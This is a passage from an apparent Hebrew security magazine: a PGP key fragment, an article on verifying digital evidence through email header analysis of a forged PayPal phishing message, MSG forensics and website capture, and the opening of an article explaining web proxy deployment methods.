AgMBAh4BAheAAoJED60BaDA8tjqtgYH/34luoQbAoRcAkCQGp02/8m+u8fOVFSG
JWjt4+Ggr4RUvlyZYJoLuR43Yt0x3y6sayF6VswYWSC4IePSnCU6ruhSwXB20Szk
3mBMf+8BnB/0hMEEn4laI+x9qRb1ZF5JWh9fdWYzaBYPuGuS1GPgBJv2pi2tPiiv
cTIIttb478g1/wk17SxUCQLqhrQZqKucEHxZrbbbQ5BZJXf/5cjFiLSicWc37/cIO
Tm2pa+tMdtSrjd4nzpPUAMjdb9oeu8vKrfnCOjppqWG1k3rQWyJWtEjDY8PbaxH5
UlmxRc/NBJloQeGUG+PHMtdTo+I/iOzJfaEFGfRjyxltClweo037Kju5AQ0ETDze
uAEIANuf6WVJDFX3ZAoapN8B07d67/C2ngEqQyvwvMLt1xdhbL9B3/TkJ/IISStH
B3ASx2Av3FyW66aVZt/WZnJ+h9vb2D5ehP81eb7JibnjESx1H3ZUsRmw2N9nQSB2
Xbb8n+S9XHj+Ub0pI8doq0Ic0GqR9iDcXOrfYr4qfgkuceIafJCLtGftXn+Rz3bY
TnfHkxSQUY+IeialGPkgjA0BTxUkOf8NeEotweYYdDb0PS8bkuz2AZI9BBi7vRzE
xYxwPEITTWvIKFPwTtf09/ZTpLJR/aL0c+rRghM8/pvSlNbeApW2t1Db3x7Sm1wS
qO2b/im24q5rwseKiETFzgsKjH0AEQEAAyKBHwQYAQIACQUCTDzeuAibDAACRA+
tAWgwPLY6qlmB/sHtnyE4Edzd1Z+MftRxhPNRz6lPyrlo6Znw4Lxq0/Q46Prtk43
JJNOPYo7uT1zn+S9j5EWRkcMVIN0XzQSjkRugepjUVQgnlx1nfOxFzNUZ3rg9Pmw
y7IZD448mREn0qiSK+GX9sZReHEaV4hcOXAgt1pDUEI6rwLYfgAiohsGG1k4746V
8VKsrW7HQn9wRdEnNKC25/RUzjI0ANuB6496qqMkEa6HMFmxi0IbdrZbQnMJCqLN
qsdr6y6IvH+BZvGm0bLdcKY06uejlbNBycK0znsepylFtcOHNudUFe3fnZDQNKji
JclvUfJl038+g9MJFli8/ZSF1ZwtiO2Ojshf
=dF87
```

-----END PGP PUBLIC KEY BLOCK-----

אמינותן של ראיות דיגיטליות

מאת עומר כהן

הקדמה

בגליון העשירי של המגזין, כתב עו"ד יהונתן קלינגר על "מקור עותק והעתק", וסיפר על הבעיות (והקשיים) העומדים בפני בתי המשפט בהתמודדות עם ראיות מחשב. עו"ד קלינגר נתן התייחסות חוקית ומשפטית לנושא ראיות המחשב, כאן אנסה להשלים את המאמר בסקירה טכנית של מספר סוגי ראיות דיגיטליות המובאות לרוב בפני בתי המשפט, וכיצד ניתן לזהות זיוף או שינוי של ראיה שכזאת.

תכתובות דואר אלקטרוני

לא פעם מגיעים לבתי המשפט תיקים המבוססים ברובם על תכתובות דוא"ל ארגוני, אם מדובר בהפצת סודות מסחריים, השמצות, העברת מסמכים וכן הלאה. חשוב לזכור כי למעביד זכות מסוימת לקרוא את הדואר האישי (התיבה בשרתי החברה) של העובד, על-מנת לאתר הפרה של חוזים או פגיעה באינטרס החברה, כל עוד שהדבר נעשה דרך תיבת הדואר של החברה. לעומת זאת, גם אם משתמשים ברשת המשרדים על מנת לגשת לתיבת הדואר הפרטית (תיבת ה-Gmail שלכם לדוגמה) למעביד אין זכות לתעד את הסיסמא העוברת ברשת האינטרנט המשרדים ולנצל זאת לחיטוט בתיבתכם הפרטית. עוד על הנושא ניתן למצוא בבלוג של עו"ד קלינגר.


אם וכאשר מגיעה תכתובת שנאספה בצורה לגיטימית, על ידי גורם שלישי בלתי משוחד, ישנן מספר דרכים בהן ניתן להגיש ראיות שכאלו בבית המשפט, חלקן טובות וחלקן פחות.

אחת הדרכים היא לבצע הדפסה פשוטה של פריט הדואר, מה שכולל את התוכן בלבד ללא כל מזהים דיגיטליים כלשהם. הדפסה שכזו ניתן לבצע באמצעות כל מעבד תמלילים, מה שלא מספק שום אמינות לראיה שכזו. להדפסה זו, ניתן להוסיף הדפסה של כותרות דבר הדואר (Mail Headers), המספקות מידע טכני על ההיסטוריה של דבר הדואר, איפה נוצר, לאן עבר, מתי ואיך (על כך יורחב בהמשך). מהלך זה מוסיף אמינות להדפס המקורי, אך מאחר וגם שאת הדפסה זו ניתן לערוך בפשטות, אמינותה נמוכה.

מאחר וכותרות הדואר נוצרות במקור על ידי שרתי הדואר אשר טיפלו במסירת ההודעה, הן מוסיפות שלל משתנים סביבתיים המעידים על קיומה של ההודעה, בנוסף לגיבוי התאריך והשעה שבה נוצרה והגיעה ליעדה. היות וכותרות אלו נוצרות על ידי השרת, כל משתמש פשוט, לאחר הבנה של מבנה הכותרות, יכול לאמת את שולח ההודעה (למשל בנקים ונותני שירות אחרים) ולהימנע מליפול בפח לתרמיות Phishing.




לדוגמא, נבחן כאן את מבנה הכותרות של הודעה שנשלחה (כביכול) מאתר PayPal:



כותרות הדואר:

4. Received: from mx02.3334444.net (10.10.50.250) by HUBCAS01.4hosted.local (10.10.50.12) with Microsoft SMTP Server (TLS) id 8.1.393.1; Fri, 16 Jul 2010 22:05:47 +0300
3. Received: from mybox.redx.co.il (81.218.228.46) by mx02.3334444.net (81.218.228.52) with Microsoft SMTP Server id 8.1.393.1; Fri, 16 Jul 2010 22:05:48 +0300
2. Received: from sosgraphics.com ([75.77.47.106]) by mybox.redx.co.il ; Fri, 16 Jul 2010 22:04:30 +0300
1. Received: from User ([68.216.158.98] RDNS failed) by sosgraphics.com with Microsoft SMTPSVC(6.0.3790.4675); Fri, 16 Jul 2010 15:02:24 -0400



0.

```
From: "service@paypal.com" <PayPal>
Importance: high
X-Priority: 1
Date: Fri, 16 Jul 2010 22:02:18 +0300
Subject: PayPal Flagged Account
Thread-Topic: PayPal Flagged Account
Thread-Index: AcslGdphpzVwPeeLSRiss2Bw0e3hJQ==
Message-ID: <FP-SERVEREFzotSkrpE000010cb@sosgraphics.com>
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Exchange-Organization-AuthSource: EDGE01.4HOSTED.DMZ
X-MS-Has-Attach: yes
X-Message-Flag: Follow up
Reply-By: Sat, 17 Jul 2010 14:00:00 +0300
X-MS-TNEF-Correlator:
x-originalarrivaltime: 16 Jul 2010 19:02:24.0530 (UTC)
FILETIME=[6D1E3F20:01CB2519]
received-spf: Fail (EDGE01.4HOSTED.DMZ: domain of PayPal does not designate
81.218.228.46 as permitted sender) receiver=EDGE01.4HOSTED.DMZ; client-
ip=81.218.228.46; helo=mybox.redx.co.il;
x-hmailserver-loopcount: 2
x-hmailserver-spam: YES
x-hmailserver-reason-score: 7
x-hmailserver-reason-2: Rejected by Uceprotect-1! - (Score: 5)
x-hmailserver-reason-1: The host name specified in HELO does not match IP address. -
(Score: 2)
Content-Type: multipart/mixed;
boundary="_002_FP-SERVEREFzotSkrpE000010cbsosgraphicscom_"
MIME-Version: 1.0
```

לפני שניגש לתוכן, מספר הבהרות: הוספת הרווחים והמספורים בין החלקים השונים נעשתה על ידי הכותב כדי שיהיה קל ונוח לקרוא את התוכן. בנוסף, יש לשים לב שהתוכן מתעדכן על-ידי שרתי הדואר השונים שהדואר עובר ביניהם. הוספת שם השרת המקבל וחתימת הזמן נעשית מלמעלה (חלקים 1-4), ובמידה ויש צורך להוסיף כותרת נוספת מעבר לחתימת זמן, הדבר נעשה בסוף הדף (חלק 0).

נתחיל עם חתימות הזמן- כל חתימה שכזו, נוצרת על ידי השרת המקבל ומכילה את הפרטים אודות הישות שפנתה אליה. מאחר וכל אחד יכול להחליט על הפרטים של עצמו (שם, כתובת IP, גרסאות שרת וכן הלאה), עצם העובדה שכאן כל אחד מדווח גם על זה שלפניו נותן לנו אפשרות לאמת את כל הפרטים שמוצגים בפנינו, ולמצוא אי תאימות. חשוב לזכור כי למרות שיש סטנדרט לייצור כותרות אלו (RFC2821, סעיף 3), לעיתים נתקל במיקומים שונים של פרטי המידע בתוך שורת הכותרת Received.

```
Received: from User ([68.216.158.98] RDNS failed) by sosgraphics.com
with Microsoft SMTPSVC(6.0.3790.4675); Fri, 16 Jul 2010 15:02:24 -
0400
```

הכותרת מחולקת לשלושה חלקים:

1. **from** – מציין את זהותו (שם המתחם) של מי שהתחבר לשרת הדואר (מוזן על-ידי אותו שרת/אדם וניתן לשינוי) – במקרה שלנו "User". לאחר מכן, בסוגריים עגולים נמצא את כתובת ה-IP של המחשב ממנו התבצע החיבור, כפי שהיא נראית מהצד המקבל (למשל, והמחשב נמצא מאחורי NAT, כאן יהיה ניתן למצוא את הכתובת החיצונית של אותו NAT). לרוב כתובת זו תופיע בתוך סוגריים מרובעים, ולאחריה יתווסף Reverse DNS של אותה כתובת, על-מנת לאמת את אותה זהות – במקרה שלנו "RDNS failed [68.216.158.98]" (מאחר ולא נמצא שם מתחם לכתובת ה-IP, מצוין ש-RDNS נכשל).
 2. **by** – מציין את שם המתחם המקומי כפי שמוגדר באותו שרת – כמו לדוגמה במקרה שלנו "sosgraphics.com". לעיתים ניתן למצוא כאן שמות מתחם פנימיים, לא חוקיים (כמו בסעיף 4) דבר המעיד כי שרת הדואר נמצא בתוך רשת פנימית מאובטחת. בנוסף נהוג להוסיף חתימה של שרת הדואר בצירוף גרסה (סעיפים 1,3,4).
 3. חתימת הזמן המלאה כולל אזור זמן, על-מנת שניתן יהיה ליצור רצף אחיד של כל שאר הכותרות וליצור תמונה של המסע שעבר אותו פריט דואר. במידה וישנה סטיה גדולה מדי בחתימות הזמן, הדבר יכול לעורר חשד, אם כי הזמן המוצג הוא כפי שמוגדר על שרת הדואר, כך שיתכן כי מנהל השרת לא הגדיר את השעון כראוי.
- כותרת ה-Received הראשונה (מלמטה) יכולה ללמד אותנו הכי הרבה למעשה, מאחר וכאן ניתן ללמוד על איזה שרת נוצרה ההודעה ומאיפה הגיע המשתמש שיצר אותה. כל שאר החתימות מעידות על המסלול שעברה אותה הודעה, עד לשרת המקומי בו התקבלה. **למעשה, מיד ניתן להבחין כי ההודעה נוצרה בשרת שקורא לעצמו sosgraphics.com ולכן ניתן להסיק שהודעה זו היא בעצם זיוף, ולא הגיעה משרתי PayPal.**
- שאר כותרות הדואר המופיעות בסעיף 0 מכילות מידע אודות ההודעה עצמה, בנוסף לעדויות לבדיקות שונות שביצעו השרתים השונים שקיבלו את ההודעה. לדוגמה הכותרת received-spf מספרת על בדיקת SPF שביצע השרת המקבל. בדיקה זו נכשלה מאחר ולפי הגדרות SPF של paypal.com השרת ממנו הגיעה ההודעה לא מורשה לשלוח הודעות בשם SPF - Sender Policy Framework הוא כלי עזר נהדר שעוזר לכם לוודא שמישהו אחר לא מתחזה אליכם על ידי שימוש בשם המתחם שלכם בשליחת דואר. עוד על SPF ניתן לקרוא **כאן**.
- מכיוון שכותרות אלו מוסיפות מידע רב אודות פריטי הדואר, הצירוף שלהן יחד עם תוכן ההודעה הינו בגדר חובה כאשר דנים באמינות דברי דואר. נאמר ששימוש בהדפסות פשוטות אינו אמין מחשש לשינוי טקסטואלי של אותן כותרות, כאשר מגישים דברי דואר לבחינה מומלץ לעשות זאת בפורמט דיגיטלי.


ישנם שני פורמטים עיקריים לדברי דואר:

1. EML - פורמט טקסטואלי המכיל את כל הכותרות כפי שהוצגו כאן ובנוסף תוכן הדואר בטקסט או בפורמט MIME. מאחר ומדובר בפורמט טקסטואלי, ניתן לפתוח את הקובץ ב-notepad ולערוך, לכן אמינותו עומדת בספק. למרות הטענה שבהעתקה נכונה של הקובץ ניתן לשמר את חתימות הזמן של מערכת הקבצים בו נוצר, וכך להעיד שלא שונה מאז שנוצר, חתימות הזמן של מערכת הקבצים ניתנות לשינוי בפשטות (אם על-ידי פקודת touch בלינוקס, או אפילו בעזרת PHP, עם הפונקציה touch()) ולכן עדיין פורמט זה לא אמין מספיק.

2. MSG - פורמט בינארי המכיל מספר רב של אובייקטים ותכונות ייחודיות. הודעות MSG, שלרוב נוצרות כחלק מפעולת שרתי Exchange ותוכנת הלקוח Outlook מבית Microsoft, בנויות על-בסיס MAPI – Messaging Application Programming Interface, ארכיטקטורה למערכות דואר בסביבת Microsoft, כל מתכנת יכול להשתמש בה על-מנת להתממשק לפונקציות הדואר השונות. הארכיטקטורה נותנת גישה למספר עצום של מאפיינים שונים לכל פריט דואר, ונגישה בצורת בסיס נתונים שלם, הכול בתוך קובץ MSG בודד.

השדות העיקריים שמעניינים אותנו הם שדות הכותרות, כפי שצינו מקודם, ושדות מיוחדים המתייחסים לנושא שלנו, חתימות זמן לכמעט כל פעולה חשובה כגון יצירת ההודעה, תאריך תגובה, פרטים אודות קבצים מצורפים, ושדות שמתעדכנים באופן אוטומטי ומספרים על כל שינוי שהתבצע לאחר יצירת ההודעה.

באמצעות האפליקציה MFCMAPI ניתן לגשת לקבצי MSG בפרוטוקול MAPI ולקרוא את בסיס הנתונים המלא. האפליקציה אף מאפשרת לנתח קבצי PST (Personal Storage Table) ומכילה שלל תכונות נוספות בתחום ה-MAPI.



כלי זה מאפשר לבחון שדות שאינם נגישים למשתמש פשוט על ידי גישה באמצעות Outlook או תוכנת לקוח אחרת, וכך במידה ונערך שינוי במאפייני ההודעה לאחר יצירתה, נוכל לגלות זאת כאן.

לאחר שראינו כמה פרטים מסתתרים מתחת לפני השטח, ניתן להבין את החשיבות בשימור הפורמט הדיגיטלי בהתמודדות עם ראיות דואר אלקטרוני בתיקים משפטיים ובכלל.

על-מנת למנוע ספק במהימנות הראיות, עדיף לאסוף אותן ישירות משרת הדואר ולא ממחשבו הפרטי של המשתמש. במידה ולא מדובר בשרת Exchange, מומלץ למשוך את ההודעות מהשרת באמצעות פרוטוקול IMAP אשר בניגוד ל-POP, יודע לספק פרטים רבים אודות מאפייני ההודעה ולהזין אותם ל-Outlook או כל תוכנה אחרת שנסמכת על ארכיטקטורת IMAP. כך הקובץ שיוצר יכיל את כל המאפיינים החשובים לאימות אמינותה של ההודעה.


לכידת אתרי אינטרנט

הראייה האינטרנטית הנפוצה השנייה היא בצורת לכידה של תוכן מאתרי אינטרנט, לרוב בעקבות הפרת זכויות יוצרים, השמצות וכן הלאה. בניגוד לתכתובות דואר, שברגע שהגיעו לשרת הן יישארו כמו שהגיעו עד אשר יחליטו למחוק אותן, הבעיה עם אתרי אינטרנט היא העובדה שבשנים האחרונות כל האתרים הפכו דינאמיים לחלוטין. אתרים גדולים המספקים תוכן רב משנים את פניהם מספר רב של פעמים ביום ובמקרה שבו בעל אתר נתבע אודות תוכן מסוים, הוא יכול בשניות להעלים את התוכן ולטעון שמעולם לא היה קיים באתר, ושכל תיעוד שלו הוא זיוף מוחלט.

לעיתים בא המושיע הגדול לעזרתנו ובעזרת Google Cache ניתן לעלות על עותקים של תכנים לאחר ששנו, אבל גם אלה נעלמים תוך מספר ימים/שבועות ויש לתעד אותם בצורה נכונה כדי להימנע מטענות זיוף לאחר שהתוכן יורד מ-Google. על-מנת לבדוק קיומו של העמוד שלכם ב-Google יש לרשום בשרת החיפוש של גוגל: cache: ואת כתובת האתר שלכם (למשל cache:ynet.co.il). בנוסף יש כמובן את [ארכיון האינטרנט](#) ששומר עותקים מסוימים של אתרים. בכל מקרה שבו יש צורך לתעד תוכן באתר אינטרנט ביום ושעה מסוימים לפני שהם נעלמים מן העולם, חשוב לעשות זאת בצורה איכותית שלא תשאיר מקום לספק באמינות התיעוד.

לאחרונה נתבקשתי להעיד על-ידי עו"ד אפי פוקס בתיק זכויות יוצרים שבו הנתבע סרב להודות בצילומי מסך שהוצגו. הראיות הוגשו בפורמט PDF שיוצר על-ידי יצוא פשוט מהדפדפן, הנתבע טען שהראיות לא אמיתיות והתוכן מעולם לא הוצג באתרו.

הבעיה עם תיעוד בצורת PDF, שלמרות שהוא מכיל מספר רב של מאפיינים וחתימות דיגיטליות, הוא מתעד אך ורק את מה שמוצג בדפדפן. למרות העובדה שביצוא מדפדפן מתווסף בתחתית העמוד כתובתו של האתר אליו מדפיסים, דבר הנותן משקל מסוים לאמינות המקור, וכך מאמת שהקובץ מציג את האתר האמיתי ולא עותק מקומי. אף על פיכן, אדם עם מעט ניסיון בבניית אתרים יכול ליצור העתק של הדף על שרת מקומי ועל ידי שינוי רשומות DNS בקובץ [hosts](#) לגשת בדפדפן כתובת אינטרנטית, לקבל את ההעתק המקומי, ללכוד אותו ב-PDF וליצור ראייה מזויפת של תוכן "באינטרנט". במקרה המדובר, עו"ד אפי פוקס עשה נכון וצירף מספר גרסאות ועמודים שונים מאותו אתר, בנוסף לסרטון וידאו המציג את האתר החי ומעבר בתכנים השונים בו. הזיוף של ראיות אלו דורש יותר ניסיון והתמקצעות בתחום, דבר



שלא היה מאפיין של התובע במקרה, בנוסף למחקר מקיף אודות כתבות נוספות שהעתיק בעל האתר. תוספות אלו נתנו משקל נוסף לאמינות הראיות.

בכדי לבצע תיעוד איכותי שיהיה קשה לערער, לפחות בצורה שידרשו מאמצים רבים לייצור זיוף שכזה, יש להיעזר בצד שלישי בלתי משוחד לביצוע התיעוד ושזה יתעד את כל המאפיינים הסביבתיים בזמן התיעוד כגון הגדרות רשת, טבלאות ניתוב, ניקוי עותקי מטמון ועוד. עדיף ללכוד בסרטון וידאו את כל התהליך ברצף זמן-על-מנת למנוע טענה שהבדיקות והלכידה נעשה בזמנים שונים, כל זאת בכדי להציג בצורה חד משמעית שהאתר אליו ניגשים אכן נגיש לעולם ברשת האינטרנט.

סיכום

השימוש בראיות דיגיטליות עולה מיום ליום וחשוב להבין את כל המאפיינים הסובבים את הנושא כדי שלא יפלו עקב חוסר אמינות גם אם התוכן אמיתי ונכון. יש לזכור שאפשר לפרוץ לכל מקום ולזייף כל מסמך, בסופו של דבר זאת שאלה של זמן ומשאבים. לכן, התפקיד שלנו הוא להסיר כל ספק סביר לאמינות הראיה ולהגיש יחד עם הראיה הדיגיטלית את כל המשתנים הסביבתיים שעלולים להעלות חשד.

תודה לעו"ד אפי פוקס ועו"ד יהונתן קלינגר על הערותיהם.

על המחבר

עומר כהן הוא מומחה לאבטחת מידע, בעל ניסיון של מעל עשר שנים בתחום המחשבים. בשנים האחרונות עובד עבור תאגיד eBay העולמי, עוסק בפורנזיקה ומחקר טכנולוגי, יעוץ טכנולוגי משפטי ומתן עדויות מומחה בבית משפט. בנוסף משמש כיועץ אבטחת מידע למספר ארגונים ומעביר הרצאות במגוון נושאים.

JAVA JAVA, PROXY PROXY


מאת רועי חורב (AGNil)

זוכרים את המערכון העתיק של שי ודרור? במערכון רואים בחור המחפש עבודה במחשבים והבחורה בלשכת העבודה לא כל כך מבינה במה הבחור עוסק. "אולי תיקח את ה-JAVA לכיוון המכונאות רכב?". יתכן והמאמר הזה לא יסביר לגברת מה הוא בעצם Proxy, אך הוא בהחלט יעשה קצת סדר במושגים שבדרך כלל צצים בשיחות סלון הנוגעות לנושא.

המאמר הבא מנוסח בלשון פורט 80 מטעמי נוחות, אך הוא מתייחס גם לפורט 443.

הקדמה

אם נשאל את המילון מה משמעות המילה Proxy הוא יסביר לנו בנימוס שזה "ייפוי כוח", "נציג", "בא כוח" או אפילו "שליח", ואכן פחות או יותר כך הדבר. שרת Proxy הוא שרת שמטרתו הצגת בקשות בשם מחשב אחר. אפשר לפגוש את המושג בהרבה תחומים ואנחנו נדון כאן בנפוץ מביניהם – WEB Proxy, שרת שמטרתו התעסקות עם תעבורת HTTP. ברוב הארגונים היום מוטמע שרת שכזה (ולפעמים הרבה יותר). הרעיון הוא מאוד פשוט – תחנות העבודה מציגות את בקשות ה-HTTP שלהם לשרת ה-Proxy, הוא מבחינתו מציג את הבקשה לאתר האינטרנט ומחזיר בשמו את התשובה לקליינט:



למה בעצם צריך את השרת הזה בדרך? מה אנחנו מרוויחים

1. **מהירות** – רבים מהשרתים הללו (במיוחד אצל ספקיות האינטרנט) מספקים שירותי caching, או בעברית צחה – זיכרון מטמון.

נניח שהגעתי היום בבוקר לעבודה וגלשתי לאתר ynet.co.il. כאשר פניתי לאתר, שרת ה-Proxy שמר אצלו ב-cache את התמונות, הסרטונים והפרסומות מהאתר. בעוד כשעתיים יגיע שכי למשרד גלעד וגם הוא יגלוש לאתר ynet. ההבדל הוא שהוא יוריד את מרבית משקל האתר משרת שנמצא יחד איתו ברשת, סביר להניח שברוחב פס של 100M לפחות.

חשוב לציין ששרתים ששומרים caching לא שומרים את כל האתר, אלא רק אובייקטים מסוימים מתוך העמודים. אנשים רבים חוששים לשים caching בכדי למנוע שמירת סיסמאות של משתמשים או קבלת מידע לא מעודכן מאתרים דינאמיים – תופעות שלא אמורות לקרות בפעילות תקינה של שרת Cache.

2. **אבטחה** – כמובן שהחלק העיקרי שנתעסק בו הוא הפן האבטחתי ששרת ה-proxy מספק לנו. מרבית הארגונים שמטמיעים שרת Proxy נוטים לסגור את הגלישה מתחנות הארגון בשלב שלאחר מכן ובכך כופים מצב בו כל תחנה שרוצה לגשת לאינטרנט חייבת לעבור דרך שרת ה-Proxy. דרך אחת לבצע מהלך שכזה היא פשוט לחסום את PORT 80 לכיוון העולם ב-FW. נכון, מדובר בדרך עקיפה די בקלות, אבל זה בדרך כלל מספיק עבור המשתמש הממוצע.

לאחר שגרמנו לכך שהתחנות יגלושו דרך שרת ה-Proxy, אפשר להתחיל לטפל בתעבורה עצמה. לדוגמה:

- לדאוג שהגלישה תעבור סריקת אנטי-וירוס.
- לדאוג שאנשים לא יגלושו לאתרים מפוקפקים.
- לנטר ולהתבונן באיזה אתרים המשתמשים גולשים.

אנו מקבלים כאן תוספת הגנה מפני עולם האינטרנט (שבסך הכל הוא לא מזיק ומאוכלס על ידי אנשים עם כוונות טובות בלבד) ומסייעים לעובדים לגלוש בצורה חכמה באמצעות הפעלת שיקול הדעת במקומם.

3. **אימות** – באמצעות השמת שרת Proxy ניתן לקבל תמונת מצב יפה וברורה של אילו משתמשים גולשים לאן, מה האתרים הפופולאריים, ואפילו על מה הולך הרוחב פס – נתונים שהרבה יותר קשה לנתח ללא שרת Proxy (כתובות IP דינאמיות).

אז איך "מכריחים" משתמשים לעבור דרך Proxy?

השלב הבא אחרי ההפנמה שמדובר בשרת חשוב והתקנתו, הוא לגרום למשתמשים לגלוש דרכו. אני מדלג באלגנטיות על שלב ההתקנה כי המאמר עוסק בהבנה של הנושא ולא בהתקנה של מוצר כזה או אחר. אציין חריגה קטנה ואגיד שמי שבכל מקרה רוצה "לשחק" עם שרת שכזה, שיעיף מבט באינטרנט על Squid-שרת Proxy בקוד פתוח, שנפוץ מאוד, נוח מאוד לשימוש, ויודע לנבא תוצאות כדורגל ברמה גבוהה מאוד.

השיטות הנפוצות להסתת התעבורה אל ה-Proxy הן כדלקמן:

1. **קובץ PAC** – קובץ JS קטן היודע להפנות את הדפדפן (IE) לכיוון ה-Proxy. היותו קובץ JS מאפשר גמישות גבוהה בניתוב, כגון אפשרות של איזון עומסים ויתירות גבוהה (יתירות = מילה יפה בעברית למילה redundancy בלעז). את הקובץ ניתן לכפות על הדפדפן על ידי שימוש ב-GPO. החיסרון הגדול בשיטה זאת הוא חוסר יכולת השליטה בדפדפנים האיכותיים יותר (firefox, chrome, wget וכו').

2. **http_mapped** – שיטה שהייתה נפוצה בעבר ופחות נתקלים בה כיום. הרעיון הוא שברגע שה-Firewall מזהה פניה החוצה לאינטרנט בפורט 80, הוא מנתב אותה לשרת ה-Proxy במקום. השיטה די נדירה היום בארגונים, אולי משום שהשיטה הבאה די החליפה אותה.

3. **WCCP** – פרוטוקול ניתוב מבית סיסקו, אשר זלג עם השנים גם לחברות המתחרות, שמטרתו ניתוב התעבורה ב-L2 או L3 לכיוון שרת Proxy. האותיות בשם מסמלות web caching communication protocol. הפרוטוקול יעיל יותר מזה שהוזכר בסעיף הקודם כי הוא כולל בתוכו מנגנוני יתירות ושרידות מובנים.

4. **Transparent Proxy** – תצורה נפוצה מאוד בארגונים כיום. ניתוב התעבורה פיזית דרך השרת, שבדרך כלל יישב כ-Bridge. אמנם התצורה לא בדיוק עונה למינוח Proxy, היות והבקשה מתבצעת בין הקליינט לאתר – אך לרוב יש לשרתים אלו את אותן היכולות כמו לשרתי ה-Proxy האחרים.

איך המנגנונים השונים עובדים?

כפי שהוזכר, ישנם כמה וכמה תהליכים שיכולים לעבור על תעבורת ה-HTTP. מנגנונים אלו אמנם שונים ממוצר למוצר, אך ברוב המקרים הרעיון הכללי נשאר דומה:

